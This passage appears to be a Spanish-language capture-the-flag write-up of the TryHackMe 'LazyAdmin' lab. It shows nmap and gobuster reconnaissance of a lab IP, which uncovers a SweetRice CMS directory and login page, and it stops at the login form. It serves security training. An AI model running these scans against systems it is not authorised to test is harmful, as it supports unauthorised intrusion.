
lazy Admin

Comenzamos escaneando el objetivo
nmap -A 10.10.100.142




```
┌──(viernez13㉿kali)-[~/tryhackme/lazyadmin]
└─$ nmap -A 10.10.100.142
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-06 00:27 -03
Nmap scan report for 10.10.100.142
Host is up (0.30s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 49:7c:f7:41:10:43:73:da:2c:e6:38:95:86:f8:e0:f0 (RSA)
|   256 2f:d7:c4:4c:e8:1b:5a:90:44:df:c0:63:8c:72:ae:55 (ECDSA)
|_  256 61:84:62:27:c6:c3:29:17:dd:27:45:9e:29:cb:90:5e (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 63.00 seconds

┌──(viernez13㉿kali)-[~/tryhackme/lazyadmin]
└─$ 
```

http://10.10.100.142/



Apache2 Ubuntu Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview


Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf
```

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- `ports.conf` is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.


gobuster dir -u http://10.10.100.142/ -w /usr/share/wordlist/dirb/common.txt



```
┌──(viernez13㉿kali)-[~/tryhackme/lazyadmin]
└─$ gobuster dir -u http://10.10.100.142/ -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.100.142/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 278]
/.htpasswd            (Status: 403) [Size: 278]
/.hta                 (Status: 403) [Size: 278]
/content              (Status: 301) [Size: 316] [--> http://10.10.100.142/content/]
/index.html           (Status: 200) [Size: 11321]
/server-status        (Status: 403) [Size: 278]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================

┌──(viernez13㉿kali)-[~/tryhackme/lazyadmin]
└─$ 
```

descubrimos que existe un http://10.10.100.142/content



SweetRice notice

Welcome to SweetRice - Thank your for install SweetRice as your website management system.


This site is building now , please come late.

If you are the webmaster,please go to Dashboard -> General -> Website setting

and uncheck the checkbox "Site close" to open your website.

More help at Tip for Basic CMS SweetRice installed


gobuster dir -u http://10.10.100.142/content/ -w /usr/share/wordlist/dirb/common.txt



```
┌──(viernez13㉿kali)-[~]
└─$ gobuster dir -u http://10.10.100.142/content/ -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.100.142/content/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 278]
/.htaccess            (Status: 403) [Size: 278]
/.htpasswd            (Status: 403) [Size: 278]
/_themes              (Status: 301) [Size: 324] [--> http://10.10.100.142/content/_themes/]
/as                   (Status: 301) [Size: 319] [--> http://10.10.100.142/content/as/]
/attachment           (Status: 301) [Size: 327] [--> http://10.10.100.142/content/attachment/]
/images               (Status: 301) [Size: 323] [--> http://10.10.100.142/content/images/]
/inc                  (Status: 301) [Size: 320] [--> http://10.10.100.142/content/inc/]
/index.php            (Status: 200) [Size: 2199]
/js                   (Status: 301) [Size: 319] [--> http://10.10.100.142/content/js/]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================

┌──(viernez13㉿kali)-[~]
└─$ 
```

dentro del contenido encontramos esto:



Welcome to SweetRice!

Please login


Account

Password

□ Remember Me Login

